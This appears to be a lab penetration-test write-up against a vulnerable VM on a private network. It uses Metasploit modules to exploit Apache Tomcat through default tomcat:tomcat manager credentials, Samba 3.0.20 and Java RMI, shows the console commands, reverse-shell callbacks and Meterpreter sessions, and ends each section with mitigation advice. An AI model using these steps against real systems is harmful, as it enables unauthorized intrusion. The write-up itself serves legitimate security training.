
---

7. Exploit Port 8180 Apache Tomcat

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:85:3E:C6 (VMware)
```

search metasploit for an exploit and found one let's test it





```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.80.130
rhosts => 192.168.80.130
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ZrI920nxeM5k...
[*] Executing ZrI920nxeM5k...
[*] Undeploying ZrI920nxeM5k ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 2 opened (192.168.80.137:4444 → 192.168.80.130:43030) at 2024-10-17 18:56:33 -0400

meterpreter >
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ZrI920nxeM5k...
[*] Executing ZrI920nxeM5k...
[*] Undeploying ZrI920nxeM5k ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 2 opened (192.168.80.137:4444 → 192.168.80.130:43030) at 2024-10-17 18:56:33 -0400

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13800    dir   2024-09-13 03:18:27 -0400  dev
040444/r--r--r--  4096     dir   2024-09-13 08:45:30 -0400  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  7263     fil   2024-09-13 03:18:53 -0400  nohup.out
040444/r--r--r--  4096     dir   2010-03-16 18:57:39 -0400  opt
040444/r--r--r--  0        dir   2024-09-13 03:17:58 -0400  proc
040444/r--r--r--  4096     dir   2024-09-13 03:18:53 -0400  root
040444/r--r--r--  4096     dir   2012-05-13 21:54:53 -0400  sbin
040444/r--r--r--  4096     dir   2010-03-16 18:57:38 -0400  srv
040444/r--r--r--  0        dir   2024-09-13 03:18:00 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-13 08:58:37 -0400  tmp
040444/r--r--r--  4096     dir   2010-04-28 00:06:37 -0400  usr
040444/r--r--r--  4096     dir   2012-05-20 17:30:19 -0400  var
100444/r--r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

And we got in

7.1. Mitigation

Apache Tomcat (version 5.5


- Mitigation: Update Apache Tomcat to a more secure version, and secure access to the management console with strong credentials. Use HTTPS to secure communications.

---


8. Exploit Port 139 and 445 Samba smbd

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WOR
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
```

search metasploit for an exploit



let's test this exploit



And we got ROOOT

8.1. Mitigation

Samba (versions 3.0.20 Debian):

- Mitigation: Update Samba to the latest version and restrict access to trusted hosts only. Disable unnecessary shares and ensure strong passwords for Samba users.

---

9. Exploit Port 1099 java-rmi

```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

search metasploit and found

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java
 Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Sc
anner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Es
calation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```

let's test it

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] 192.168.80.130:1099 - Using URL: http://192.168.80.137:8080/kplGLAqj96gkLaX
[*] 192.168.80.130:1099 - Server started.
[*] 192.168.80.130:1099 - Sending RMI Header ...
[*] 192.168.80.130:1099 - Sending RMI Call ...
[*] 192.168.80.130:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.80.130
[*] Meterpreter session 5 opened (192.168.80.137:4444 → 192.168.80.130:34578) at 2024-10-17 19:13:19 -0400

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13800    dir   2024-09-13 03:18:27 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-13 09:12:45 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  7263     fil   2024-09-13 03:18:53 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-13 03:17:58 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-13 03:18:53 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-13 03:18:00 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-09-13 09:15:23 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2012-05-20 17:30:19 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

And we are in

9.1. Mitigation

Java RMI (GNU Classpath grmiregistry):

- Mitigation: Restrict access to the RMI service to trusted hosts only. Implement security policies and update to the latest version of Java, ensuring that

authentication is enforced.